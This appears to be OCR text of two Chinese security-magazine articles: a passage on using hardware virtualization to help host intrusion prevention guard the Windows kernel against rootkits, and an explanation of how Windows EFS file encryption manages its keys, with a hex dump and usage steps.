现在，HIPS通常采用两者方法对抗Rootkit等恶意代码：守门方式和定期扫描。所谓守门方式就是通过监视进入内核的入口点，来检测、阻止恶意代码。但是，加载驱动的方法五花八门，种类繁多，如果遗漏一种，就意味着前功尽弃。恶意代码进入内核，则取得了相应的控制权。定期扫描的方法则是通过周期性的扫描内存和内核空间，看是否被恶意代码所破坏，并及时恢复。这种方法无法阻止恶意代码的加载，而且开销较大。

虚拟化技术发展

近些年来，随着计算机硬件技术的飞速发展以及计算机体系结构的不断创新，计算机系统日趋强大的计算能力和相对落后的计算模式之间的矛盾日益突出，虚拟化技术能够在快速发展的硬件系统和复杂多变的应用需求之间找到新的平衡点，它的巨大潜在价值早已引起了广泛关注，国内外对虚拟化技术已经有了较为深入的研究和很广泛的应用。国际著名科技咨询机构Gartner每年会综合各方面信息发布IT技术发展趋势，并选出未来3年最值得关注的十大关键技术，在2006年至2008年连续3年公布的Gartner技术发展趋势报告中，计算系统虚拟化技术都成为能够改变IT产业现有格局的十大IT关键技术之一，尤其是2006和2007年都排在十大IT关键技术的首位。虚拟化技术于20世纪70年代开始在 IBM System370等大型主机上应用。通过将硬件层抽象化，虚拟化技术把应用、数据和物理系统分隔开，从而增加了灵活性，使得物理资源可以更好地配合工作负载和数据要求。

纯软件的虚拟化技术的主要问题是性能和隔离性的权衡，它可以提供较好的客户操作系统独立性，但是性能不高；它也可以提供较好的性能，但其客户操作系统独立性就存在一定问题。Intel和AMD为避免纯软件虚拟化的不足，在2005年分别推出了全新的硬件辅助的虚拟化技术，它们是Intel的VT技术和AMD的Pacifica技术。硬件辅助的虚拟化技术在代码密集、预测例外和系统调用方面的性能带来了大幅提升。目前Intel的VT技术包含CPU、内存和I/O三方面的虚拟化技术，其原理如图3所示。

基于虚拟化技术的HIPS

Intel和AMD相继提出自己的硬件虚拟化技术，该技术允许VMM位于比操作系统内核(Ring 0)更底层的根模式，有专家称其为Ring -1层，从

而可以控制内核级特权指令的执行,这也为HIPS提供了新的思路。




图3

Intel和AMD推出其硬件虚拟化技术后,使得控制Ring0级别的操作成为可能。开启虚拟化模式后,由于VMM工作在更底层的根模式,完全可以控制GUEST OS内核的操作。目前,硬件虚拟化已经开始在安全领域崭露头角。2007年末,NorthSecurtyLab发布基于虚拟化的Rootkit检测工具——hypersight,号称世界上第一款VIPS。2008 的BlackHat大会上,日本Murakami发表议题——《A Hypervisor IPS based on Hardware assisted Virtualization Technology》。2008 年Xcon焦点峰会上徐昊发表议题——《Windows系统内核防护—基于芯片虚拟化技术》。

如何将HIPS与虚拟化技术相结合,并且拥有很好的实用价值呢?这是一个非常值得思考的问题。

(1)内存保护机制的监控

众所周之,要进入系统内核如挂钩SSDT表,必须修改内存保护机制,所以,HIPS可通过虚拟化技术来监控相应的内核保护机制关键位(如CR0寄存器)来实现内核级别的监控与防护。


(2)关键CPU表的监控

CPU内部无法存储所有的地址,因此它必须将这些地址分类,并存储在特定的地方,必要时对其进行查询。重要的CPU表包括全局描述附表(Global Descriptor Table,GDT)——用于映射地址;本地描述符表(Local Descriptor Table,LDT)——用于映射地址;中断描述符表(Interrupt Descriptor Table,IDT)——用于找中断处理程序;系统服务调度表(System Service Dispatch Table,SSDT)——用于处理系统调用。

恶意代码为了隐藏自身或者捕获一些重要数据,通常会Hook这些表,所以,采用虚拟化技术监控这些表,也可以达到守住Ring0的目的。

前置知识:无
关键词:工具、EFS、文件加密

利用EFS提高文件系统的安全性



文/图 尹晓丹 王丽婧

EFS是从Windows 2000开始提供的系统自带的加密文件系统,在Windows XP/Vista/7中均有支持,可针对存储在NTFS磁盘卷上的文件和文件夹进行加密操作,并对用户实现读写的透明。

EFS同时采用了对称加密算法和非对称加密算法。首先采用对称加密算法对文件内容进行加密,再采用非对称加密算法对对称密钥进

行加密。读取时,先用用户私钥解密得到加密文件的密钥,再用该密钥解密得到文件内容。

当一个新文件被加密时,系统首先会生成一个由伪随机数组成的FEK(File Encryption Key,文件加密密钥),然后利用FEK和数据扩展标准X算法创建加密后的文件,并把它存储到硬盘上,同时删除未加密的原始文件。

首次使用EFS时,如果用户还没有公钥/私钥对(非对称密钥),则首先会根据加密者的安全标识符SID(Security Identifier)生成该用户的非对称密钥。如果登录到了域环境中,密钥的生成依赖于域控制器,否则它将依赖于本地机器。然后,EFS从用户证书中获取公钥,用它来加密FEK,并将加密后的FEK写入被加密文件的头部。如果设置有数据恢复代理,再将FEK用数据恢复代理的公钥进行加密,同样写入被加密文件的头部。用EFS加密后的文件结构如图1所示。

经文件拥有者公钥加密后的FEK
经数据恢复代理1公钥加密后的FEK
经数据恢复代理2公钥加密后的FEK
……
经FEK加密后的文件内容

图1

系统中的私钥并不是以明文形式存放的,而是调用数据保护API (DataProtection API)随机产生256位的一个对称密钥——用户主密钥(Master Key),用以加密私钥。加密后的私钥将被保存在C:\Users\Username\ Application Data\Microsoft\Crypto\RSA\SID文件夹中,图2所示为文件私钥的部分内容。

为了进一步提高系统的安全性,对主密钥进行保护,EFS将再次调用数据保护API,计算用户凭据(包括登录用户名和口令)的Hash值作为一个对称口令加密密钥,对主密钥进行加密。加密后的主密钥保存在文件夹C:\Users\Username\ Application Data\Microsoft\Protect\SID中。

```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 02 00 00 00 00 00 00 00 10 00 00 00 9C 00 00 00 ; ..............?..
00000010h: AE 03 00 00 00 00 00 00 00 00 00 00 14 00 00 00 ; ?...............
00000020h: FC 00 00 00 00 00 00 00 C3 FE 3F 3F 3F 3F E0 B3 ; ?.......????
00000030h: C6 AE 3F 3F 4B 3F 4B 00 00 00 00 00 00 00 00 00 ; ??K?K.........
00000040h: 00 00 00 00 00 00 00 00 00 00 00 00 52 53 41 31 ; ............RSA1
00000050h: 88 00 00 00 00 04 00 00 7F 00 00 00 01 00 01 00 ; ?...............
00000060h: 2B 47 34 46 61 7B 54 7B 9D 1C C2 B3 37 C6 F0 BF ; +G4Fa{T{?
00000070h: 4B 1A BE 4C 3F 40 73 C7 B4 6F FF 17 B2 7C D8 B9 ; K.
00000080h: 99 B9 8B E7 BD 71 AB 11 A9 ED 92 28 4A 8D A8 60 ;
00000090h: 5F D5 E9 6C C3 D3 29 E3 3C 08 90 E2 93 7C 47 07 ;
000000a0h: E1 55 EC E2 C4 6C B4 3F 0D 55 0F 03 0F A8 AD 7D ;
000000b0h: 50 01 11 7E 8C 6C 9D 6F A4 A1 1D 53 F1 E2 99 47 ; P..~
000000c0h: 6D 99 44 61 60 8E 99 D0 83 30 C7 BE E0 B1 D2 BB ;
000000d0h: ED ED F9 1D 2D 1A 51 38 3E 73 D0 8D DC B3 D4 9C ;
000000e0h: 00 00 00 00 00 00 00 00 01 00 00 00 D0 8C 9D DF ; ............
000000f0h: 01 15 D1 11 8C 7A 00 C0 4F C2 97 EB 01 00 00 00 ;
00000100h: B3 B8 1B 65 31 14 53 48 9A 3E 92 70 C5 56 F3 3B ;
00000110h: 00 00 00 00 1A 00 00 00 43 00 72 00 79 00 70 00 ; ........C.r.y.p.
00000120h: 74 00 6F 00 41 00 50 00 49 00 20 00 C1 79 A5 94 ; t.o.A.P.I. .
00000130h: 00 00 10 66 00 00 00 01 00 00 20 00 00 00 4F 4C ; ...f...... ...OL
00000140h: 88 C2 10 16 77 06 F7 38 51 D3 15 BE 0D 4B 85 5D ;
00000150h: 82 F6 A6 81 62 8A F9 C9 11 32 67 9B 5D F0 00 00 ;
00000160h: 00 00 0E 80 00 00 00 02 00 00 20 00 00 00 53 F2 ; ...€...... ...S?
00000170h: 3B BD 81 C3 7D B9 A4 1A 32 DB 02 2B 8F 63 A5 A4 ;
00000180h: 0F 58 EF 20 2A 49 45 BF 93 21 43 3F 03 84 C0 02 ;
00000190h: 00 00 D4 FE 75 C9 DE 82 17 F8 0C 52 D4 83 2F D5 ;
000001a0h: 4D 62 A8 0B D0 1E 69 45 A1 21 60 BE B0 47 4E F1 ;
000001b0h: 16 F4 68 9D 8E C5 FD 20 0D 9C 51 8B F9 B2 F3 77 ;
000001c0h: 1F 86 F8 AC C8 63 AF AC D4 5E C6 5C 03 8E 8B A8 ;
000001d0h: C4 18 74 66 C2 FA 6A 10 D6 00 D9 DE CA 99 0A 82 ;
000001e0h: 47 29 68 35 53 FF AA 12 48 A3 9A 0E 4B 0F 4E 6B ;
000001f0h: BF E5 BF A4 74 42 07 A4 64 C4 16 FF E9 02 61 37 ;
00000200h: D5 4E 75 49 EE 93 B1 BF 0F 24 84 C4 EB EE 2D D4 ;
00000210h: FB 2E 77 63 C8 76 EE 7D DE 06 95 0C 2A 24 7A B5 ;
00000220h: 72 B3 4B 0A EB 0D 6B 7E 5D F0 E1 05 41 26 97 8E ;
00000230h: 1A 7C 64 C2 2C DA 7F A6 6A 2E F0 74 B3 C7 DE 14 ;
00000240h: 45 A0 49 95 E8 AD CD 87 7D BE D9 43 CB 99 10 01 ;
00000250h: 78 AE 0C 4A 7A E2 34 1E CE 11 55 78 E1 1F AF 36 ;
00000260h: 64 76 41 D5 AC 21 AD 65 75 97 B4 E9 C9 97 3B 8B ;
```

图2

而在访问被加密的文件时,系统首先根据用户证书验证登录用户的身份,判断其是否拥有对该文件的操作权限,如果没有则拒绝用户的访问。如果为合法用户,系统将首先计算用户凭据的Hash值,用它解密得到主密钥,再用主密钥解密用户私钥。利用当前用户的私钥解密FEK,最终利用FEK解密出文件。

EFS对用户是透明的。用户读取已加密的文件时,首先由NTFS发送一个解密请求呼叫到EFS驱动,EFS驱动从加密文件获得加密后的FEK并传递给EFS服务,EFS服务从用户配置文件中获得用户的私钥解密得到FEK,再将FEK传递给EFS驱动,EFS驱动使用FEK解密加密文件中应用程序需要的部分。EFS驱动将解密后的数据传递到NTFS,再由NTFS发送到应用程序。整个过程对用户来说是透明的。

EFS的操作比较简单方便,选择需要加密的文件,在右键菜单中选择属性,打开高级属性,勾选"加密文件内容以便保护数据",单击"确定"按钮并应用后,可以看到文件名变成了绿色,表示这个文件就已经被加密保护了,如图3所示。




图3

如果希望除当前用户之外的其他用户也可以访问该文件，则可以通过用户证书对其他用户进行授权。同样打开文件的高级属性，在"加密文件内容以便保护数据"右面有详细信息选项，打开详细信息，如图4所示，可以看到"可访问这个文件的用户"列表，其中已经有当前用户(即加密文件的拥有者)，单击"添加"，在出现的对话框中选中要对应进行授权的用户的证书并确定，如图5所示，保存修改，那么这个用户就可以与当前用户一样实现对该文件的透明操作了。




图4

